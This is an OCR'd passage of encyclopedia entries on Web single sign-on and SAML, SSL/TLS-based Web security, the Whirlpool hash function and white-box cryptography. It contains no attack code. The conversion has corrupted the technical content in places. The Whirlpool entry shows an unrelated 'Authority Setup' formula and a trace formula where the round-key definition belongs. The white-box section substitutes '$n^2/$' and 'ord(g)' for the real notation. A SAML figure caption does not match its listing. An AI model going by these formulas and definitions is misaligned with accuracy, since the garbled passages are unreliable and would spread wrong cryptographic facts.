
Web Single Sign On and SAML, Fig. 2 Principle of Web-SSO protected access

To support this process, four elements are standardized in SAML specification:

- *Assertions*. This is the package of information created by a SAML authority (or asserting party), i.e., a platform that can relay security information. An assertion is a set of different information: the assertion issuer identity (optionally signed), the subject identity, optionally assertion validity conditions (for example, an assertions can be set for a given validity period so that it can support *temporal-based access control*

features), and a statement part consisting in either *authentication* (i.e., the authentication identifier set by the identity provider after the subject logs in, the way the subject proves its identity, affiliation of the subject, etc.), attribute statements (to exchange subject information (called attributes) that can be required by the service provider to control the access to the requested resource), or an *authorization* decision (i.e., a binary information to say if the access request made by the subject for the target resource is granted or denied). Figures 3 and 4 presents an authentication assertion and attribute statements assertion.

- *Protocols*. They are defined as sets of request response protocols for service providers in order to request assertion(s) from a SAML authority (for example: a request for a subject authentication will be associated to authentication assertion and requires the corresponding response, request for a logout collection of related sessions, request to register an identifier or close the session associated to an identifier).
- *Bindings*. They define the way SAML request/response can be exchanged thanks to standard messaging (SOAP) or communication protocols (HTTP using either REDIRECT binding, POST binding or artifact binding).
- *Profiles*. They are introduced to define constraints and/or extensions to use SAML for a particular purpose so that a greater interoperability (for example, a particular profile is set for the Web SSO).



Web Single Sign On and SAML, Fig. 3 Example of SAML authentication assertion. The asserting party is described lines 4–6 (http://IdProvider@univ-lyon.fr): this authentication assertion certifies that the "subject" identified by its email address (lines 7–12) has been successfully authenticated by a password checking process (authentication statement described lines 17–24). A condition is associated to use this assertion: the service provider can use it during 45 min from 12:00:00 on Aug 3, 2010 (lines 13–16)

```
1: <saml:AttributeStatement>
2:          <saml:Attribute
3:                    xmlns:x500="urn:oasis:names:tc:SAML:2.0:profiles:attribute:X500"
4:                     NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"
5:                    Name="urn:oid:2.5.4.42"
6:                    FriendlyName="givenName">
7:                    <saml:AttributeValue xsi:type="xs:string"
8:                              x500:Encoding="LDAP">Frederique</saml:AttributeValue>
9:          </saml:Attribute>
10:         <saml:Attribute
11:                    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic"
12:                    Name="LastName">
13:                   <saml:AttributeValue
14:                             xsi:type="xs:string">Biennier</saml:AttributeValue>
15:         </saml:Attribute>
16:        <saml:Attribute
17:                   NameFormat="http://Library.com/attr-formats"
18:                    Name="CreditLimit">
19:                   xmlns:smithco="http://www.Library.com/Library-schema.xsd"
20:                   <saml:AttributeValue xsi:type="library:type">
21:                             <library:amount currency="EUR">500.00</library:amount>
22:                    </saml:AttributeValue>
23:         </saml:Attribute>
24: </saml:AttributeStatement>
```

Web Single Sign On and SAML, Fig. 4 Example of an attribute statement. This attribute statement is used to send the position and name of the previous user extracted from the LDAP user registry and the university library credit limit (in euro) for this user. The position is specified by the object identifier (urn:oid:1.3.6.1.4.1.5923.1.1.1.7), whereas the family name is expressed as the basic name attribute format. The credit amount attribute format is specified by the library. By this way, when this user wishes to accede to library application, authorization to online reading services can be filtered by the position or the name of the user and by the credit amount associated to this user

As SAML assertions are used to validate the access to protected resources, a particular attention is paid on security requirements to avoid *man-in-the-middle* or *replay attacks*. To overcome this limit, the binding part integrates secured requirements as secured transport, *signature* of the assertion, or time-stamped assertions.

Distributed among the web, different architecture can support a Web-SSO organization depending on the way authentication service is organized:

- *Centralized organization*. In this case, users are registered by a single authentication service. This architecture is well suited for Enterprise oriented SSO.
- *Federative organization*. In this case, users are managed in a distributed way. Each server manages its own user information and security policy. Nevertheless, trust relationships between servers are used to identify

"partner service" with which users' information can be shared. For example, the Liberty Alliance implements this organization. Each service provider can refer to a particular identity Provider. Links between personal identifiers managed by the different identity providers coupled with trusted relationships between these Identity Providers are used to propagate sign on information.
- *Cooperative organization*. In this organization, each user is managed by a single authentication service. Trust relationships between partners are used to "delegate" the user authentication process to the server which manages this user. Then each partner manages its own security and authorization policy. This organization is the one used by the Centralized Authentication System and by Shibboleth (an Internet 2 project).

Applications

The opened Web-SSO technology is well suited for different kinds of applications:

- *Enterprise SSO*. In order to implement the security policy, various access control strategies can be associated to the different components of the information system. Implementing an SSO improves the global access control management, simplifies the users' tasks (as they do not have to manage the security policy), and allows a consistent reporting of accesses. As Service Oriented Architecture is more and more used to support corporate information system, web-SSO are more and more used instead of proprietary solutions. This trend is reinforced due to the development of the IT outsourcing strategy as well as the development of cloud computing. This leads to XaaS architecture (Anything as a Service) so that different service providers can be involved so that an opened web-based SSO infrastructure is required. Depending on the Information System organization, different architectures can be used: a centralized organization fits well this enterprise SSO, but it has to evolve to collaborative or federative organizations when information system outsourcing strategies are set.
- *Collaborative organizations/consortium or- ganizations*. These organizations refer to short-/mid- or long-term agreements between enterprises to set a common organization to achieve a particular goal (for example, supply-chain organizations, universities consortium, etc.). In

this case, each partner has to “open” its own information system to support the cooperative process. This openness requires interoperable toolsets (so that web-based technologies are often used to accede to business applications or data) and adapted security policies (access control based on the identity for the corporate own employees or on the role for partners for example). This is well suited to the SAML Web-SSO architecture as each user is registered by its Enterprise Identity Provider and as assertions can carry the necessary information to control the access to a given resource. As far as universities are concerned, lots of experiments have been done based on the Shibboleth cooperative architecture so that any student or academics registered in a partner university can accede to some resources of the partners (shared library resources, Wi-Fi infrastructure for the EDUROAM partners, etc.). In this case, collaborative web-SSO organizations are mostly used.

- *Web-based economy*. The large-scale development of the Internet of Services increase the call for end-user identity management in a federated approach so that they can have some “browsing shopping” (for example, booking a plane, renting a car, a hotel, etc.) without having to re-identify at each step. This will increase the global security (mostly payment security) as they have to register once and then do not have to take care of their various pseudonyms and passwords. This has been the base for the development of the Liberty Alliance federated identity. This case fits well the federated organization as the user sign on process depends on the first service provider he/she will accede.

Open Problems

As in other SSO systems, the main risk is related to the main user *authentication*: any vulnerability of this *authentication* will be propagated to the entire system. This requires first a secured infrastructure with reduced vulnerabilities for the Identity Provider and second that users manage a “strong password” for their primary *authentication* and check the identity of the identity provider to avoid phishing attacks. This risk can be mitigated by introducing a *certificate* control achieved by the user agent so that the identity provider identity can be checked before the authentication challenge is fulfilled. Other solutions can use physical device to store user main identity *credential* as well as certificates associated to the trusted

service/identity providers. This system can be used to filter the access to the target resource and to validate the user identity. Strong authentication process as *biometrics authentication* can be supported as the credential information are managed by a software implemented on the physical device and do not need to be memorized by the user. Despite of this interest, this solution is still limited due to the deployment limits as each user should have its own portable access control device.

Other problems are related to the distributed organization of the web-SSO infrastructure, requiring *trust management* between the different partners (service and identity providers). Developing this federative strategy at a large scale involves that trust relationships can be set "on demand." This can be partly solved thanks to *certificate management* where trust relationships between *certificate authorities* can be used to introduce a new partner in the "circle of trust."

At least, other risks are related to *Web 2.0 security and privacy*: as federative organization allows personal information and personal identification dissemination, a particular attention must be paid on the different service/identity provider *privacy* policy. Depending on the country hosting these services, different legal protection levels are set for the users (for example, a strong limitations are used for systems hosted in the European Union to fit the Data Protection Directive (Directive 95/46/EC on the protection of individuals with regard to the processing of personal data and on the free movement of such data). Common initiatives as the safe harbor agreement can provide some protection, but as these privacy policies can be modified by the service provider, some "trusted privacy management" work should federate *trust management*, legal *privacy*-related works, and personal data management systems works.

Cross-References

Access Control
Authentication
Identity Management

Recommended Reading

Bertino E, Martino L, Paci F, Squicciarini A (2010) Security for web services and service-oriented architectures. Springer, Berlin, ISBN 978-3-540-87741-7

OASIS (2005a) SAML V2.0 executive overview. http://www.oasis-open.org/committees/download.php/13525/sstc-saml-exec-overview-2.0-cd-01-2col.pdf

OASIS (2005b) SAML V2.0 technical overview. http://www.oasis-open.org/committees/download.php/27819/sstc-saml-tech-overview-2.0-cd-02.pdf

OnLine community for SAML OASIS Standard. http://saml.xml.org/saml-specifications

Open Group. Single sign on specification. http://www.opengroup.org/security/sso/

Williamson G, Yip D, Sharoni I, Spaulding K (2009) Identity management: a primer. MC Press online, Lewisville, ISBN 978158347-093-0

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301051

Web SSO and Security Assertion Markup Language

Web Single Sign On and SAML

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301052

Web Vulnerability Assessment

Web Security Auditing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_669

Web-Based Security Protocols

William Stallings[10] ✉
(10) WilliamStallings.com, Brewster, MA, USA

✉ **William Stallings**
Email: ws@shore.net

Synonyms

Transport-level security; Web security

Definition

Web-based security protocols are used to provide for secure transactions between Internet users and Web sites. Such protocols provide confidentiality through encryption and authentication through the use of digital signatures.

Background

The World Wide Web is fundamentally a client–server application running over the Internet and TCP/IP intranets. Web-based security protocols aim to increase the security of client–server interactions over the Web. The use of the Web presents the following security challenges:

- The Web is vulnerable to attacks on the Web servers over the Internet.
- The Web is a highly visible outlet for corporate and product information and as the platform for business transactions. Reputations can be damaged and money can be lost if the Web servers are subverted.

- Web browsers are very easy to use, Web servers are relatively easy to configure and manage, and Web content is increasingly easy to develop, but the underlying software is extraordinarily complex. This complex software may hide many potential security flaws. The short history of the Web is filled with examples of new and upgraded systems, properly installed, that are vulnerable to a variety of security attacks.
- A Web server can be exploited as a launching pad into the corporation's or agency's entire computer complex. Once the Web server is subverted, an attacker may be able to gain access to data and systems not part of the Web itself but connected to the server at the local site.
- Casual and untrained (in security matters) users are common clients for Web-based services. Such users are not necessarily aware of the security risks that exist and do not have the tools or knowledge to take effective countermeasures.

One way to classify Web security threats is in terms of the location of the threat: Web server, Web browser, and network traffic between browser and server. Issues of traffic security fall into the category of network security and are addressed in this article.

Theory

A number of approaches to providing Web security are possible. The various approaches that have been considered are similar in the services they provide and, to some extent, in the mechanisms that they use, but they differ with respect to their scope of applicability and their relative location within the TCP/IP protocol stack.

One way to provide Web security is to use IP security (IPSec). The advantage of using IPSec is that it is transparent to end users and applications and provides a general-purpose solution. Further, IPSec includes a filtering capability so that only selected traffic needs to incur the overhead of IPSec processing. The disadvantage of IPSec is the need to configure relatively complex security architecture on all of the systems supporting both Web browsers and Web servers. An enterprise network that allows access from both enterprise systems and partner (vendor, customer) systems may not be a good candidate for such a configuration.

Another relatively general-purpose solution is to implement security just above TCP. This is the approach defined by the secure sockets layer


(SSL) and the follow-on Internet standard known as transport layer security (TLS). At this level, there are two implementation choices. For full generality, SSL (or TLS) could be provided as part of the underlying protocol suite and therefore be transparent to applications. Alternatively, SSL can be embedded in specific packages. In the case of the Web, virtually all browsers and Web servers incorporate SSL.

The remainder of this article is devoted to a discussion of SSL/TLS and the related concept of HTTPS.

Applications

Figure 1 illustrates the position of SSL in the TCP/IP protocol architecture. This architecture relies on the concept of the *socket*. In essence, a socket is a method of directing data to the appropriate application in a TCP/IP network. The combination of the IP address of the host and a TCP port number make up a socket address. From the application point of view, a socket interface in an application-programming interface (API). The socket interface is a generic communication programming interface implemented on UNIX and many other systems. Two applications communicate through TCP sockets. An application connects to TCP through a socket address and tells TCP what remote application is requested by means of the remote application's socket address.

With SSL in place, an application has an SSL socket address and communicates to the SSL socket of the remote application. The security functions provided by SSL are transparent to the application and also to TCP. Thus, neither TCP nor the application needs to be modified to invoke the security features of SSL. As shown in Fig. 1, SSL supports not only HTTP, but also any other application that uses TCP.



Web-Based Security Protocols, Fig. 1 The role of SSL in the TCP/IP architecture

SSL provides three categories of security:

- **Confidentiality**. All the data that passes between the two applications (e.g., the two HTTP modules) are encrypted so that they cannot be eavesdropped on the Internet.
- **Message integrity**. SSL assures that the message is not altered or substituted for en route.
- **Authentication**. SSL can validate the identity of one or both partners to the exchange.

SSL consists of two phases: handshake and data transfer. During handshake, the two sides perform an authentication function and establish an encryption key to be used for data transfer. During data transfer, the two sides use the encryption key to encrypt all transmitted data.

HTTP over SSL (HTTPS) refers to the combination of HTTP and SSL to implement secure communication between a Web browser and a Web server. The HTTPS capability is built into all modern Web browsers. Its use depends on the Web server supporting HTTPS communication. For example, search engines do not support HTTPS.

The principal difference seen by a user of a Web browser is that uniform resource locator (URL) addresses begin with https://rather than http://. A normal HTTP connection uses port 80. If HTTPS is specified, port 443 is specified, which invokes SSL.

When HTTPS is used, the following elements of the communication are encrypted:

- URL of the requested document
- Contents of the document
- Contents of browser forms (filled in by browser user)
- Cookies sent from browser to server and from server to browser
- Contents of HTTP header

Cross-References

HTTPS, HTTP Over TLS
Secure Socket Layer (SSL)
Transport Layer Security (TLS)

Recommended Reading

Frankel S et al (2008) Guide to SSL VPNs. NIST Special Publication 800-112, July 2008

Rescorla E (2001) SSL and TLS: designing and building secure systems. Addison-Wesley, Reading

Stallings W (2011) Cryptography and network security, 5th edn. Prentice Hall, Upper Saddle River

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_626

Whirlpool

Paulo S. L. M. Barreto[11] ✉ and Vincent Rijmen[12] ✉
(11) Department of Computer and Digital Systems Engineering (PCS), Escola Politécnica, University of São Paulo (USP), São Paulo, Brazil
(12) Department of Electrical Engineering/ESAT, Katholieke Universiteit Leuven, Heverlee, Belgium

✉ **Paulo S. L. M. Barreto (Corresponding author)**
Email: pbarreto@larc.usp.br

✉ **Vincent Rijmen**
Email: Vincent.Rijmen@esat.kuleuven.be

Definition

Whirlpool is a cryptographic hash function outputting digests of 512 bits. The function structure is designed according to the Wide Trail strategy.

Background

Cryptographic hash functions are used to compress data in an irreversible way. The Wide Trail strategy to design secret-key ciphers was proposed by Daemen in 1995 (Daemen 1995). The strategy became very popular after one of its products, Rijndael, was selected in 2000 to become the Advanced Encryption Standard (Daemen and Rijmen 2002).

Theory

Whirlpool iterates the Miyaguchi-Preneel hash scheme over the t padded message blocks m_i, $1 \le i \le t$, using the dedicated 512-bit block cipher $W[k]$:

$$H_0 = IV,$$
$$H_i = W[H_{i-1}](m_i) \oplus H_{i-1} \oplus m_i,\ 1 \le i \le t,$$

where *IV* (the *initialization vector*) is a string of 512 0-bits. The 512-bit output of the hash function is simply the final state value H_t.

The block cipher W is very similar to the AES, although it operates on 8-by-8 matrices. The cipher counts 10 rounds. Each round consists of 4 transformations:

$$Authority\ Setup(GP) \rightarrow \{SK_i, PK_i\}$$

with

γ: The parallel application of the nonlinear substitution box S to each of the matrix elements
π: A cyclical shift of the 8 columns, where column j is shifted downwards over j positions
θ: A diffusion map that multiplies each row of the state by the matrix

$$C = \begin{bmatrix} \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} \\ \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} \\ \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} \\ \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} \\ \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} \\ \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} \\ \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} \\ \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} \end{bmatrix},$$

$\sigma[k^r]$: The element-wise addition of the round key k^r to the state

Before the first round, there is an extra key addition with the cipher key, which is denoted by k^0. The round keys are computed by applying the round function to the key:

$$\mathrm{Tr}(c) = c + c^2 + c^{2^2} + \cdots + c^{2^{m-1}}$$

where the c^r are the round constants.

A full specification of Whirlpool can be found in (Barreto and Rijmen 2009).

Applications

Whirlpool is used as part of a data integrity protection mechanism in a few commercial products, such as TrueCrypt http://www.truecrypt.org.

Experimental Results

Recently experiments in implementing Whirlpool using parallel table lookup (Hilewitz et al. 2008) report on rates of 11.4 and 7.2 cycles/byte, against 12 cycles/byte for the fastest published SHA-2 implementation in software.

Open Problems

In 2009, Mendel et al. published two results on Whirlpool (Lamberger et al. 2009). Firstly, a pseudo-collision attack on the compression function, when the last application of θW is removed. Secondly, a distinguishing attack on the full compression function. This attack doesn't violate the collision resistance or the preimage resistance of Whirlpool, but it demonstrates that the Whirlpool compression function has properties that one may wish to avoid.

It remains to be determined whether these undesirable properties can be used to break one of the security goals of Whirlpool.

Cross-References

Advanced Encryption Standard
AES
Hash Functions
Rijndael

Recommended Reading

Barreto PSLM, Rijmen V (2009, Oct 14) The Whirlpool hashing function. Submitted to NESSIE, Sept 2000, revised May 2003

Daemen J (1995, March) Cipher and hash function design strategies based on linear and differential cryptanalysis. Doctoral dissertation, K.U.Leuven

Daemen J, Rijmen V (2002) The design of Rijndael. Information security and cryptography. Springer, Berlin. ISBN 3-540-42580-2

Hilewitz Y, Yin YL, Lee RB (2008) Accelerating the Whirlpool hash function using parallel table lookup and fast cyclical permutation. In: Nyberg K (ed) FSE. LNCS, vol 5086. Springer, Heidelberg, pp 173–188

Lamberger M, Mendel F, Rechberger C, Rijmen V, Schläffer (2009) Rebound distinguishers: results on the full Whirlpool compression function. In: Matsui M (ed) ASIACRYPT 2009, LNCS, vol 5912. Springer, Heidelberg

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1793

White-Box Cryptography

Matthieu Rivain[13] ✉
(13) CryptoExperts, Paris, France

✉ **Matthieu Rivain**
Email: matthieu.rivain@cryptoexperts.com

Synonyms

Cryptographic obfuscation; Software secure element; Virtual black box

Definitions

White-box cryptography aims at designing cryptographic implementations which are secure in the *white-box model*. This model considers insider adversaries (e.g., concurrent processes, malwares) which can gain full access to the internal state of a cryptographic implementation, tamper with the computation, and fully control the execution environment.

Background

Cryptographic algorithms are increasingly deployed in applications embedded on connected devices (smartphone, tablet computer, etc.). This makes the underlying implementations potentially accessible to malware taking (partial) control of the execution environment. In this context, it is relevant to consider an adversary that can analyze the code of the application, tamper with its execution, access the memory, intercept system calls, and use any kind of reverse engineering tool (debuggers, emulators, etc.). The adversary is then said to have a white-box access to the

cryptographic implementation. Such an adversary is called a *white-box adversary*.

White-box cryptography consists of techniques which aim at building secure cryptographic implementations against a white-box adversary. The basic requirement for a white-box implementation is to resist against key extraction: it should be hard for an adversary with white-box access to the implementation to recover the underlying cryptographic key.

White-box cryptography was initially introduced by Chow et al. (2002, 2003) with the use-case of *digital rights management* (DRM) in mind. In this context, the user is themselves considered as a potential adversary which is also known as the *man-at-the-end* model. White-box cryptography was more recently identified as a security enhancer for mobile applications (e.g., mobile payment solutions, electronic identity applications). More generally, the need for security in pure software is considerably increasing and the promise of white-box cryptography is to offer a "software secure element" for a wide range of applications.


Theory

White-box cryptography (WBC) can be thought of as the practical counterpart of *cryptographic obfuscation* formally introduced by Barak et al. (2001). While the latter focuses on strong formal notions of obfuscation resulting (as of today) in impractical constructions, the former aims at concrete implementations that can be used with reasonable computational resources while their security might rely on ad hoc assumptions, sometimes leveraging security through obscurity.

On a conceptual level, white-box cryptography and cryptographic obfuscation are yet very similar, the latter being generic in the sense that it should apply to any form of program while the former only focusing on a target (sets of) cryptographic algorithm(s).

Virtual Black Box

The notion of *virtual black box* (VBB) was introduced in Barak et al. (2001) as the security notion one would ideally hope from a cryptographic obfuscator and which also well captures the ideal white-box security property. This notion is illustrated on Fig. 1.



White-Box Cryptography, Fig. 1 Virtual black-box (VBB) security

In a nutshell, the VBB notion states that for any adversary $\mathscr{A}$, there exists a simulator $\mathscr{S}$ (both $\mathscr{A}$ and $\mathscr{S}$ can be thought of as PPT algorithms) such that any bit computed by $\mathscr{A}$ on input an obfuscated program $O(P)$ can also be computed by $\mathscr{S}$ using only a black-box access to the program P. The simulator $\mathscr{S}$ is not required to compute the exact same bit as $\mathscr{A}$, but the two distributions should be (statistically or computationally) indistinguishable.

This notion captures the best one can hope from obfuscation or white-box cryptography: the adversary gains no more information from the obfuscated program (or the white-box implementation) than what can be obtained using a black-box access to its functionality. Clearly, such an access is always granted to the white-box adversary since they can evaluate the implementation on any input.


The seminal work of Barak et al. (2001) shows that achieving this strong security notion is impossible for a general-purpose obfuscator (which applies to any program P). For this reason, they also introduced the weaker notion of *indistinguishability obfuscation* (iO). This notion states that for any two programs P_1 and P_2 which are functionally equivalent and of similar sizes, the obfuscated programs $O(P_1)$ and $O(P_2)$ should be indistinguishable. The iO notion has received a lot of attention from the cryptography theory community following the first candidate of Garg et al. (2013). After a decade of huge research efforts, Jain et al. (2021) finally show how to achieve iO from well-admitted hardness assumptions. Unfortunately, iO constructions are still largely impractical, and it is not

clear whether iO applied to a given cryptographic algorithm would yield a secure white-box implementation.

While VBB is impossible for general-purpose obfuscators, the impossibility result of Barak et al. (2001) does not rule out the existence of a VBB white-box implementation for a given cryptographic primitive (e.g., the AES block cipher). While such a notion is still very strong and seemingly hard to achieve, further weaker notions have been formalized to capture the goals of white-box cryptography.

WBC Notions

Saxena et al. (2009) introduce the white-box property for an obfuscator as the ability to turn a program secure with respect to some black-box security notion into a program secure with respect to the same notion in the white-box setting. Later, Delerablée et al. (2014) formalize concrete white-box security notions for symmetric encryption schemes derived from folklore intuitions behind white-box cryptography. Considering a deterministic encryption primitive E mapping a secret key k and a plaintext p to a ciphertext c (typically a block cipher), a white-box compiler $\mathbf{C}_E$ takes as input a secret key k, possibly with an additional random nonce r, and produces a white-box implementation $[E_k^r] \leftarrow \mathbf{C}_E(k, r)$ which is functionally equivalent to the encryption function $x \mapsto E(k, x)$. The minimal requirement for the white-box compiler is to protect $n^2/$ from key-extraction attacks. This is formalized by the *unbreakability* (UBK) notion. A white-box implementation $[E_k^r] \leftarrow \mathbf{C}_E(k, r)$ is compiled for a random key k and a random nonce r. Then an adversary $\mathscr{A}$ is run on input $n^2/$ and returns a guess $\hat{k}$. The adversary wins the UBK game if $\mathrm{ord}(g)$. The white-box compiler is said *unbreakable* if no efficient adversary exists that wins the game with high probability. This notion is illustrated in Fig. 2 for a white-box AES implementation.



White-Box Cryptography, Fig. 2 UBK security: key extraction is hard

One should keep in mind that the UBK notion is a must-have for a white-box implementation but is not sufficient in itself. Indeed, a secure implementation under this notion could be vulnerable to *code lifting*, which means extracting the white-box implementation from the application and using it as a black box to operate the encryption mechanism. For this reason, Delerablée et al. (2014) formalize further security notions to restrict the ability of a white-box adversary in some use-cases, namely:

- *One-wayness*. From an output ciphertext $c = E(k, p)$ and the white-box implementation $n^2/$, it should be hard to recover the input plaintext p.
- *Incompressibility*. The white-box implementation $n^2/$ should not be compressible below some given, possibly high, code size.
- *Traceability*. Ability to hide some functional perturbation in the white-box implementation $n^2/$ to make it traceable (as in a *traitor tracing scheme*).

